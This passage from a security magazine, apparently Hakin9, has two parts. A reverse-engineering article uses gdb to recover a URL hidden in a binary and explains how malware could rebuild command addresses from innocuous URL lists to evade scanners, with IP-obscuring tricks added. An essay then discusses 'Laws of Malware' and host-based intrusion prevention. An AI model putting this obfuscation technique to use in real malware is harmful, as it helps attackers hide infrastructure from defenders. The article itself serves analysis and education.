We now want to extract and modify the *strings1.txt* text file into a simple *gdb* script file so we can have *gdb* do all the dirty work in batch and not in a tedious manual fashion by using the command: `cat strings1.txt | cut -d '#' -f 2 | sed 's/ /x\//s /g' > strings1.gdb` (Figure 7) As part of the output we've prefixed *x/s* to each line to examine memory strings and give us a readable set of results. We now can run this *gdb* script using the following command: `gdb secreturl -x strings1.gdb` (Figure 8) and immediately see the interpreted results of the memory contents. At this point everything matches what we've expected and now (Figure 9) we see where `0x100000dfa:! %s%s%s%s%c%c%c%c%c%s` (previously noted from the strings dump) fits into the picture (literally). We'll note it as some type of specifier until we see more of what's going on.

Now that we're satisfied with what the string references revealed let's examine the `main()` disassembly further. Scrolling down our disassembly dump we see calls to `parse_url() : callq 0x10000067c <parse_url>` (Figure 10) in fact there are 9 of these calls out of the 11 total calls in `main()`. Currently `parse_url()` isn't interesting enough to disassemble but we'll remember to backtrack to this function if necessary. As we continue the second to the last call is to `sprintf()` (Figure 11) prior to this call at `0x100000dfa`

# ATTACK

```
IPObscure - IP Obscurity Tool v1.0.2
http://tools.israeltorres.org
usage:
  IPObscure.exe [command[n]] [ip|host]
commands: ( append "n" to the command for newline in output )

-dip   convert IP to dotless [192.0.34.166] -> [3221234342]
-hip   convert IP to hex   [192.0.34.166] -> [0x00022A6]
-hip2  convert IP to hex   [192.0.34.166] -> [000022A6]
-hip3  convert IP to hex   [192.0.34.166] -> [0xC0_0x00_0x22_0xA6]
-oip   convert IP to octal [192.0.34.166] -> [0300.000.042.0246]
-oip2  convert IP to octal [192.0.34.166] -> [300000042246]
```

Figure 17. Ipobscure example

```
http://www.google.com
http://www.yahoo.com
http://www.apple.com
http://www.microsoft.com
http://www.blackhat.com
http://www.defcon.org
http://www.israeltorres.org
http://www.twitter.org
http://www.1234567890.example
```

Figure 18. Secreturl url list1 – plain

secreturl url list2 – parsed urls.txt					
A	http	://	www	.	google
B	http	://	www	.	yahoo
C	http	://	www	.	apple
D	http	://	www	.	microsoft
E	http	://	www	.	blackhat
F	http	://	www	.	defcon
G	http	://	www	.	israeltorres
H	http	://	www	.	twitter
I	http	://	www	.	1234567890
[0]	[1]	[2]	[3]	[4]	[5]
					[6]

Figure 19. Secreturl url list2 – parsed urls

is our string-character specifier. We're interested in knowing what populates the specifier string and using the debugger we can find out. The simplest way is to set a breakpoint immediately after the call to `sprintf()`.

```
x0000000100000d44 <main+1456>:!
callq 0x100000d6e <dyld_stub __sprintf_chk>$0x0,%eax
```

(Figure 12) which is

```
0x0000000100000d49 <main+1461>:! mov
```

in our gdb session we type in: `break *0x0000000100000d49` and type in `r` to run. The executable runs and hits the breakpoint we set: `Breakpoint 1, 0x0000000100000d49 in main()`; this means our registers of interest are at the point we want them and can now interrogate them further using the `info reg` gdb command. (Figure 13)

We start with `rbx`:

```
rbx 0x7fff5fbfe650!140734799799888
```

secreturl url list3 – recombing secret url.txt												
[0]A0	[1]60	[2]D0	[3]B0	[4]E5	[4]C0	[4]E4	[4]G0	[4]F5	[4]I8	[5]H0	[6]F0	
1	2	3	4	5	6	7	8	9	10	11	12	

Figure 20. Secreturl url list3 – recombing secret url

```
[0]A0 [1]60 [2]D0 [3]B0 [4]E5 [4]C0 [4]E4 [4]G0 [4]F5 [4]I8 [5]H0 [6]F0
[4]18 [5]H0 [6]F0

[0]A0 [1]60 [2]D0 [3]B0 [4]E5 [4]C0 [4]E4 [4]G0 [4]F5 [4]I8 [5]H0 [6]F0
0A02D03B04E54C04E44G04F54I85H06F0

[0]A0
[1]60
[2]D0
[3]B0
[4]E5
[4]C0
[4]E4
[4]G0
[4]F5
[4]I8
[5]H0
[6]F0

0A0
1G0
2D0
3B0
4E5
4C0
4E4
4G0
4F5
4I8
5H0
6F0
```

Figure 21. Secreturl url list4 – mapping variants

and to examine it's content use `x/s`:

```
x/s 0x7fff5fbfe650
```

which returns:

```
0x7fff5fbfe650!:! „http://www.hakin9.org”
```

To quote Archimedes *Eureka* – we've found it! Our secret url is `http://www.hakin9.org` (I always suspected something was up with those guys ;)) in `r10` there is `0x100000e12` which when using `x/11s 0x100000e12` we reveal our original url list (Figure 14) – but it is still missing `hakin9.org` (the secret url). This means a scanner scanning for url strings won't find it unless they run it in memory first (like we did with `gdb`). Creating a simple `gdb` script called `findsecreturl.gdb` we can now play this artifact back at any time (Figure 15)

We now could further analyze the rest of the functions and eventually put together how we are hiding the secret url but will leave that up to you. ;p

## Example Malware Creation Concept

**Spoiler Alert:** here's the source created for this exercise that reuses and reassembles *something* from *nothing*. (Figure 16) compile with: `gcc -o secreturl secreturl.c`

We start at the source by making sure our arbitrary list contains all the characters we need for our secret url(s). Randomly picked from history helps make them appear more benign – note they don't need to be limited

to domain names only; greater schemes can contain full path names, etc. (Figure 18)

As suspected the `parse_url` function parsed the urls so that when passed in they would appear logically as this tab delimited

### References

- <http://www.gnu.org/software/gdb> (gdb)
- <http://gcc.gnu.org> (gcc)
- [http://en.wikipedia.org/wiki/Eureka\\_\(word\)](http://en.wikipedia.org/wiki/Eureka_(word))
- <http://tools.israeltorres.org/freeware/windows.html> (ipobscure)

### Special Thanks @kakroo

table appears (cleaned up for readability). Notice the A-I alphabetical listing per URL (row) and the zero-based columns to separate common chunks of data – complexity could include different protocols, separator units, data compression. The diversion here is to be able to connect to different parts of data points so that we don't leave an easy to follow trail (for example if we always referenced http from column 0 row A... we have open choices; and could even construct this string using the same technique we did for the domain name in the secret url (Figure 19).

We further demonstrate in how we reference to the rows and columns to *graph out* the secret url; for consistent purposes we tokenize 0 for strings so they keep the same length when compared to the individual characters; fur further obfuscation they could contain pseudo-random characters as they get stripped off anyway and only complicate analysis (Figure 20).

We could add variants when it comes to send a message to the malware to update it's secret urls but sending it a new data map instruction set (Figure 21).

Even further obfuscation could include using functions like ipobscure to obscure how the IP address is translated (hex, octal, dotless decimal).

### Conclusion

As you see it doesn't matter that the listed sites are taken down/sinkholed; they are pretty much arbitrary as their primary objective is (while at rest) to contain the necessary characters to be reused to recombine a new *secret* URL using this type of ransom-note style mapping technique. This protects the secret url from being discovered until an update is required and the process updates it's mapping. The secondary objective is to serve as a distraction. The trinary objective is to have fun taking down competitors/ opponents sites. ;)

---

### ISRAEL TORRES

*Israel Torres Hacker at large with interests in the hacking realm.*

[hakin9@israeltorres.org](mailto:hakin9@israeltorres.org)

**Got More Time Than Money?** Try this month's crypto challenge:  
<http://hakin9.israeltorres.org>

Join  
hakin9 team!



If you would like to help our team in creating hakin9 magazine you can join our authors or betatesters today!

All you need to do, is to send an email to:

**[editors@hakin9.org](mailto:editors@hakin9.org)**


and give us a brief description of your field of interest.

We look forward to hearing from you!

# Is Anti-virus Dead

**The answer is YES. Here's why...**

There have been billions of dollars in damages caused by exploiters on the Internet. These exploiters are intelligent cyber terrorists, criminals and hackers who have a plethora of tools available in their war chest – ranging from spyware, rootkits, trojans, viruses, worms, zombies and botnets to various other blended threats. From old viruses to these new botnets, we can categorize them all as malware.



## What you will learn...

- The Laws of Malware
- Proactive Defenses against Zero-day Malware

## What you should know...

- Scanning for Vulnerabilities
- How to run a Virus Scanner

To cope with this cyber mess, we must first understand it. How does malware function? How is it designed? After years of cyber-crime research and testing destructive malware I've discovered the commonalities among all of these horrible pieces of code – I call my discovery *The Laws of Malware*.

Before I get into these laws, let me give you some shocking recent statistics on Malware.

In a recent report, 48% of 22 million scanned computers were infected with malware. The recently released APWG Phishing Activity Trends Report, detailed record highs in multiple phishing vectors, but also had some interesting information on malware infections (source: <http://www.antiphishing.org/>). According to the report, the overall number of infected computers used in the sample decreased compared to previous quarters, however, 48.35% of the 22,754,847 scanned computers remain infected with malware. What this tells us is that the traditional INFOSEC countermeasures – firewalls, intrusion detection systems, intrusion prevention systems and anti-virus systems can't keep up with the latest, more

intelligently developed and dynamic malware threats (see Figure 2).

And despite that the crimeware/banking trojans infections slightly decreased from Q2, over a million and a half computers were infected. What's even more frightening is that over 30,000 computers are being infected with malware daily, while they are still running some form of anti-virus software.

According to the experts at FireEye, Understanding the Modern Malware Infection Lifecycle is key to designing and deploying effective defenses to protect your network and users from attack and theft (see <http://www.modernmalwareexposed.com>).

Let's take a closer look at Figure 3, above:

First, in Figure 3, item (1) the employee gets exploited by casual browsing, clicking on links in what appear to be trusted sourced emails, via socially engineered binaries. Some of the most recent attacks have PDF files attached with powerful exploit code, taking advantage of the *Common Vulnerability and Exposures* (CVEs) in the Adobe Acrobat viewer. During the *rendering* of the PDF, the Acrobat viewer is exploited and the *dropper* is planted.

Second, in Figure 3, item (2) this dropper malware installs from a compromised web site that appears to anti-virus content filters and proxy servers to be safe sites onto the employees computers. This process uses signature evading techniques and take advantage of both known and unknown vulnerabilities. Intelligently, this new wave of modern malware can remain inactive, appearing to be dormant, for some period of time before being activated.


Third, in Figure 3, item (3), the malware kicks in and does its job to steal data and in many cases deploy follow-on infections, propagating to SMB servers and embedding into trusted Word, Excel,

Powerpoint and PDF files, among other trusted format data files. Just one exploit can lead to many infections, while the malware uploads data it steals through key loggers and file grabbers, all under the noses of your traditional *up to date* firewall, patch management, intrusion detection system, intrusion prevention system and content proxy.


It is obvious, from the success rate of today's malware attacks, as can be seen in the USA alone, at <http://www.privacyrights.org> that these INFOSEC countermeasures are failing. Yes, anti-virus is dead. If you wish to combat the latest malware – or even determine if it exists in your environment, you'll need to understand the basics. I've created the Laws of Malware to help you better understand how it functions and then I'll talk about a promising, automated solution to the problem. Malware exploits *Common Vulnerabilities and Exposures* (CVEs)

Although there might be 9,000,000 signatures in your McAfee or Symantec anti-virus scanner database (and growing exponentially), there are less than 50,000 CVEs. If you close just one CVE, for example, you can block more than 110,000 variants of the W32 malware. If you aren't visiting <http://nvd.nist.gov> to see what kind of exploitable holes you have in your network, cyber criminals who develop malware certainly are doing so on a daily basis. Remember, everything with an IP address has a CVE, you need to figure out which ones are critical holes and how to patch, reconfigure and remove them – i.e. system hardening.


The Laws of Malware are derived from years of Information Security (INFOSEC) research. This paper explains these laws, which are six axioms about the behavior of malware. These laws, although initially described in this article for Hakin9 Magazine should continue to be in effect for generations to come based upon extrapolation of data which is independent of the timeline of the current malware trends. Insight from these laws should help security professionals to prevent malware outbreaks on their networks. In understanding these laws, one should be able to develop cleaner, healthier, stronger networks.



**Figure 1.** AV-Test.org Sample Collection Growth (source: <http://www.av-test.org/>)



**Figure 2.** Effectiveness against today's malware (source: <http://modernmalwareexposed.org/>)



## The Laws of Malware: The Six Axioms of Malware Behavior

1. Creation
2. Enumeration
3. Growth
4. Methodology
5. Persistence
6. Specificity

If you feel my discovery is important enough to share with others, please give Hakin9 the credit they deserve for letting me share it with you as follows (source: Hakin9 Magazine, Gary S. Miliefsky, *The Laws of Malware*). Now that we're past the formalities, let's dig in.

- **Malware Creation** – Malware is created by cyber terrorists, criminals and hackers. Not all malware is created equal. Most are evolutionary improvements on existing malware.
- **Malware Enumeration** – The average malware sample currently has a dozen names. Because




Figure 3. Typical Malware Attack (source: <http://www.fireeye.com>)

all major anti-virus vendors don't want to share their *secret sauce* knowledge bases and create a common naming convention, this problem will continue. With the advent of the *Common Malware Enumeration* (CME) standard, there could be one shared, neutral indexing capability for malware (see: <http://cme.mitre.org/>), but of course, it remains poorly supported by the anti-virus vendors. Only as a collective group of information security professionals and *ethical* hackers can we push these vendors to get out of the dark ages of proprietary and agree to common naming. Until then, malware outbreaks will continue to grow and be misdocumented. In addition, instead of a shared collective of proactive defenses, there shall continue to be reactive anti-virus vendors writing larger and larger updates to their proprietary MD5 hashed databases until they run out of space and we run out of patience.

- **Malware Growth** – Malware can be grown and harvested the same day of a vulnerability announcement. Freely available open source of exploit code on the Internet is enabling this phenomenon and it cannot be reversed.

• **Malware Methodology** – Although the number and types of malware *in the wild* continues to rise exponentially, there are less than a dozen core methodologies used for their execution and proliferation.

• **Malware Persistence** – Some malware exists indefinitely and can only be destroyed or removed by loss of data while most can be removed. Most malware will re-infect a host if the hole, also known as the *Common Vulnerability and Exposure* (CVE), is not removed (see: <http://cve.mitre.org/>).

• **Malware Specificity** – The majority of malware is target-independent, designed with one or more of only a limited number of recognizable goals. However, some of the most successful malware attacks against financial institutions and government agencies have been well targeted.

Now that you have a basic understanding, let's dig even deeper into these *immutable* Laws of Malware and then you'll see why Anti-virus is DEAD. However, from the ashes of the 10,000,000 entry

MD5 hashed signature database, updated daily by Symantec, McAfee, Kaspersky, TrendMicro, Sophos and others, the phoenix rises – long live HIPS (*Host-based Intrusion Prevention Systems*). When you're finished reading my axioms, I'll take you into the world of HIPS – the most proactive defense against malware. I would like to tell you that HIPS is a brand new concept. It's not. If it weren't for BlackICE acquired by ISS then IBM and now hiding somewhere in the Area 51 warehouse, just check out the message on their site:

<http://www.iss.net/support/blackice/FAQ.html>

and if you follow the link to download it, here's that link:

[http://www.iss.net/blackice/update\\_center/](http://www.iss.net/blackice/update_center/)

### **The requested file is not available for download.**

This seems like bad news, doesn't it? BlackICE nailed it – but this system ran on Windows 3.1 to start and is now long gone. However, like the light bulb, bright ideas don't just disappear. Read on and by the end of this article, you'll know what to look for in HIPS and where to look for HIPS.

### **Malware Creation**

Malware is created by cyber terrorists, criminals and hackers (technically they are known as crackers but this is now mainstream terminology). Not all malware is created equal. Most are evolutionary improvements on existing malware. Typically, malware is created by taking advantage of commonly known vulnerabilities. These software holes are usually discovered by computer security experts and are added to the *Common Vulnerabilities and Exposures* (CVE®) data dictionary, owned and operated by the MITRE Corporation (see: <http://cve.mitre.org/> and <http://nvd.nist.gov>) with federal funding from the *United States Department of Homeland Security*. Malware can be created against CVEs in a 1:1 – one piece of malware for one CVE or many:1 – there can be many exploits for one CVE, coded differently but exploiting the same hole. Different malware for the same CVE are usually written on top of a single malware vector. For example, one malware for the Microsoft Windows RPC flaw is the Virus known as BAGEL, while another malware for this same hole is a worm known as SASSER. Both malware exploits rely on a small piece of code which tests to see if the Windows RPC protocol (*APPLICATION* or *SERVICE*) is answering requests (*ENABLED*) and if the buffer can be overflowed with data (*EXPLOIT VECTOR*).

The formula for creating a piece of malware is quite simple:

**IF FLAWED APPLICATION or SERVICE ENABLED  
THEN ATTACK WITH EXPLOIT VECTOR.**

If this core malware code is successful, additional functionality is added by the creator or malware writer. This functionality can range from installing backdoors known as rootkits, Trojans, keyloggers, spyware, botnets, or zombies to mangling, stealing, and/or destroying data as well as ruthless denial of service attacks whereby the system being exploited is rendered useless or goes offline.

Creating a blended threat is becoming very popular. These usually have MULTIPLE EXPLOIT VECTORS bundled into a single package. A blended threat works quickly and maximizes damage by combining more than one malware vector. For example, some blended threats like BUGBEAR use the characteristics of both viruses and worms, while also exploiting one or more CVEs. Other well known blended threats of malware that caused tremendous financial damages and downtime include NIMDA and CODE RED.

### **Malware Enumeration**

The average malware program currently has a dozen names. With the advent of the *Common Malware Enumeration* (CME) standard, there could be one shared, neutral indexing capability for malware. Because there are so many network security vendors in a fragmented marketplace, each touting to be the best and fastest at finding new exploits, they each currently use their own naming schema. For example, a well known piece of malware that attacks targets through the Messenger protocol on Windows platforms was named by one vendor as `Backdoor.IRS.Bot`. However, another calls it `WORM_IRCBOT.JK`. Here are just a few of the names for this one piece of malware:

`Worm/IRCBot.9374`  
`W32/Ircbot.TT Win32/Cuebot.K!Worm`  
`Trojan.IRCBot-690`  
`Win32/IRCBot.OO W32/Graweg.A!tr.bdr BackDoor.Generic3.G`  
`BB!CME-762`  
`Backdoor.Win32.IRCBot.st backdoor:Win32/Graweg.B`  
`IRC-Mocbot!MS06-040`  
`W32/Oscarbot.KD.wor`  
`W32/Cuebot-M W32.Wargbot WORM_IRCBOT.JK`

All of the vendors agree that this piece of malware is a worm that opens an IRC back door on the compromised host. It spreads by exploiting the *Microsoft Windows Server Service Remote Buffer Overflow Vulnerability* (Microsoft Security Bulletin MS06-040). MITRE has named this one vulnerability under the *Common Malware Enumeration* (CME) convention `CME-762`. So what is CME and why should you care? CME was developed to address the pandemic model of malware in which CME identifiers are assigned to *high-profile threats*. As

defined by the CME Threat Assessment Focus Group comprised of vendors and user representatives, high-profile malware threats include *considerable or notable malware threat(s) potentially confusing users, malware threats posing a considerable risk to a user, and/or malware that draw media attention.* By visiting <http://cme.mitre.org> you will have a better understanding about the types of exploits which are attacking your network. Ultimately, if you push your HIPS vendor (don't waste your time with anti-virus vendors) to support CME, it could make things a lot easier for all of us.

## Malware Growth

Malware can be grown and harvested the same day of a vulnerability announcement. Freely available open source of malware code on the Internet is enabling this phenomenon and it cannot be reversed. In all computer-based networks there is and always will be an inherent *window of vulnerability*. This is the time frame within which defensive countermeasures against attacks are reduced, compromised or non-existent.

Numerous vendors tout self-defending and self-healing capabilities as well as real-time intrusion prevention, however the ability to prevent attacks requires foreknowledge that an exploit exists and what attack vector it uses. Predicting the future has never been a consistently reproducible trait in human existence, most importantly in the area of information security (INFOSEC), as evidenced in the billions of dollars spent in reparations from damages caused by malware. Many vendors have developed signature or anomaly detection methodologies to try to detect, deter or defend against malware. While signature methodologies require constant updates of new signatures, anomaly detection uses a predictive model to detect novel attacks but is prone to a high rate of false alarms.

Once a new vulnerability is uncovered by an intelligent exploiter, the window of vulnerability reopens. The malware is usually developed quickly, as a derivative of prior work or open sources. It is usually launched on the unsuspecting targets the same day it is harvested. This is known as a ZERO-DAY EXPLOIT. Closing and re-opening the window of vulnerability is such a common phenomenon that there has become a major discussion about stopping these ZERO-DAY EXPLOITS in real-time.

Although it is possible to produce more intelligent systems that utilize some combination of signature-based and real-time anomaly detection methodologies, there will always be *yet another* surprising malware that was grown on the same day a vulnerability was discovered and therefore successfully exploit some percentage of the network population. There will be no

way to stop the growth, harvesting and deployment of malware that take advantage of this problem, unless the Internet no longer exists and networking becomes a thing of the past. This is why next-generation *Host-based Intrusion Prevention* (HIPS) shows promise in combating malware growth and propagation.

## Malware Methodology

Although the number and types of malware *in the wild* continues to rise exponentially, there are less than a dozen core methodologies used for their execution and proliferation. All commonly known vulnerabilities are documented in a database at the National Vulnerability Database, <http://nvd.nist.gov> which is powered by MITRE's CVE® program. It is easy to search this database to learn much about the millions of pieces of malware that are out there in *the wild* by seeing what holes they exploit. Most of the most damaging malware take advantage of weaknesses or flaws in source code which has not been written to account for malicious exploits. For example, one of the most damaging exploits, known as SASSER, caused over a billion dollars in damage, yet it exploited a vulnerability that had been lingering in Windows source code for over a year. SASSER took advantage of a well-known flaw in the remote procedure call (RPC) interface into the *Local Security Authority Subsystem Service* (LSASS) of the Windows operating system. SASSER exploited a stack-based buffer overflow flaw which is documented as CVE-2003-0533.

In addition to CVE and CME, there is yet one more program you should take a look at – it is called Common Weakness Enumeration or CWE. As malware usually exploits CVEs, the CVE would not exist if not for poorly written source code. The CWE program looks to define common weaknesses in software so we can develop better, harder solutions from the start. Take a look at this program at <http://cwe.mitre.org> as well as [http://cce.mitre.org/lists/cce\\_list.html](http://cce.mitre.org/lists/cce_list.html), <http://maec.mitre.org/language/enumerations.html> and finally <http://capec.mitre.org/>.

## Remote Network Malware

SASSER is an example of one of the many exploits which target a vulnerability in software by using networking protocols to remotely connect and exploit the system without direct local access.

## Local Host Malware

This type of malware requires installation of *payload* on the target computer system. Rootkits, Trojans, backdoors, keyloggers and viruses need to be locally installed or activated. Usually, a user visits an infected web page or receive an email which contains a script or executable object that they click on to install or download, thereby bypassing firewall and other security countermeasures.

## Social Engineering Malware

Other exploits target weaknesses in end-users by presenting screens which appear to be from a trusted source, in order to obtain private information. This is known as a phishing malware.

## Denial of Service Malware

These exploits usually take advantage of software, hardware and networking limitations of the target system to make a computer resource unavailable to its intended users. Usually a high profile web site or critical corporate networking resource such as a DNS server, router or mail server is the target.

## Malware Persistence

Some exploits exist indefinitely and can only be destroyed or removed by loss of data while most can be removed. Most exploits will re-infect a host if the hole, also known as the *Common Vulnerability and Exposure* (CVE), is not removed. Some of the worst exploits to plague computer systems are known as rootkits, Trojans, adware and spyware. These exploits are very difficult to remove and some require that an operating system be reinstalled or a hard drive be wiped completely, including clearing the boot sector.

Once a quarantining countermeasure is deployed, such as anti-spyware or anti-virus software has thoroughly scrubbed the target of the infecting malware, it is highly possible for the same malware to re-infect the target system. The main reason for this persistence is that the weakness being exploited has not been removed.

Until the target has been hardened against attack, it can be repeatedly re-infected. Most end-users do not know how to rid their system of inherent weakness. Until the common vulnerabilities and exposures (CVEs) which are being exploited have been remediated, there is no guarantee that the same malware will not reappear.

Removing CVEs is a difficult task. Some can be removed by stopping software services or closing ports which may be needed for end-user productivity. Other CVEs can't be removed until a secure software patch exists that closes the hole. Many times a vendor rushes a patch to market which closes one hole and opens another. Because many malicious exploits attach themselves to trusted applications, services and servers, it is very difficult to completely disinfect a computer network of all of these exploits. The larger and more complex the network becomes, the more daunting a task. Although numerous scrubbing tools have been developed, each one has too many false negative and false positive results to find and quarantine all exploits that have successfully attached themselves to trusted resources.

## Malware Specificity

The majority of exploits are target-independent, designed with one or more of only a limited number of

recognizable goals. Although once exploited, one feels personally invaded, the reality is that most exploits are target-independent. With the exception of specifically targeted phishing, pharming and information disclosure attacks, usually launched by cybercriminals against financial institutions, or cyber-terrorists and cyber-spies attacking government networks, most hackers, viruses, worms, Trojans, adware, spyware and other various blended threats have been developed and launched as blindly as the recent spam that Bill Gates received in his inbox at Microsoft. The spam reportedly had the subject line *Become a Millionaire – Click here*.

Most exploits have been launched throughout the world, causing massive damages, data loss and downtime by being let loose into the wild of the Internet. If you read the Hacker Manifesto, you'll understand that a majority of exploiters seek fame en masse and therefore blindly launch exploits to see how far they will travel and how much damage they will cause. Again, the latest Malware that exists without a known signature is called *zero day*. Sometimes it takes weeks before major vendors have fully tested samples and written a signature test. Hence, as I've said in the beginning – Anti-virus is dead. It can no longer help you against the latest exploits – you must look elsewhere and this is where HIPS begins.

So now that you've learned my immutable Laws of Malware, let's take a look at HIPS solutions and how they can help us against the nastiest threats.

## Host-based Intrusion Prevention (HIPS)

Because so many Windows systems are compromised – especially laptops, you need to consider host-based intrusion prevention systems (HIPS). Simply put, HIPS blocks malicious software from functioning. The evolution of anti-virus will always be a newer, faster signature testing engine (even if they try to add HIPS) that's one step behind the latest malware attack. Look for a purely HIPS solution that blocks Zero Day malware without signature updates (heuristically), by default. It should help mitigate malware propagation, quarantine malware in real time and not be a CPU or memory hog, making the end-user PC unusable.

I've been tracking and testing various HIPS solutions for the past few years and I've found a few that you might want to try out for yourself, for free. Remember, the commercial grade HIPS solutions cost money and you usually get what you pay for – free means it might work it might not and there may or may not be good documentation, help files or any support whatsoever. I make no guarantees about their ability to defend you, simply that they exist and that this is where to focus our energies when protecting computers (some of these have a 30 day free trial and then you have to pay to keep using them):

- DefenseWall: <http://www.softsphere.com/localizations/>
- Emsisoft Antimalware: <http://www.emsisoft.com/en/software/antimalware/>
- Hitman Pro: <http://www.surfright.nl/en>
- Mark Jacob's Registry Watcher: <http://www.jacobsm.com/mjsoft.htm#rgwtchr>
- PrevX: <http://www.prevx.com>
- Spyware Terminator: <http://www.spywareterminator.com/download/download.aspx>
- ThreatFire: <http://www.threatfire.com/>
- WinPatrol: <http://www.winpatrol.com/>

If you go to google and do this search *HIPS host-based intrusion prevention system* you'll probably find many more. In addition, there is a new HIPS solution just hitting the streets from my company, but I'm not here to self-plug, only to educate.

## How Host Intrusion Prevention Systems Work

A HIPS acts like a real-time application, processes, services and memory firewall for requests made by an application program to the operating system in which it is running. The biggest challenge is to get a HIPS solution installed on a non-infected system. If the system is infected deeply at the kernel level or a rootkit is installed as low as the bios layer, it is nearly impossible for a HIPS solution to be 100% effective.

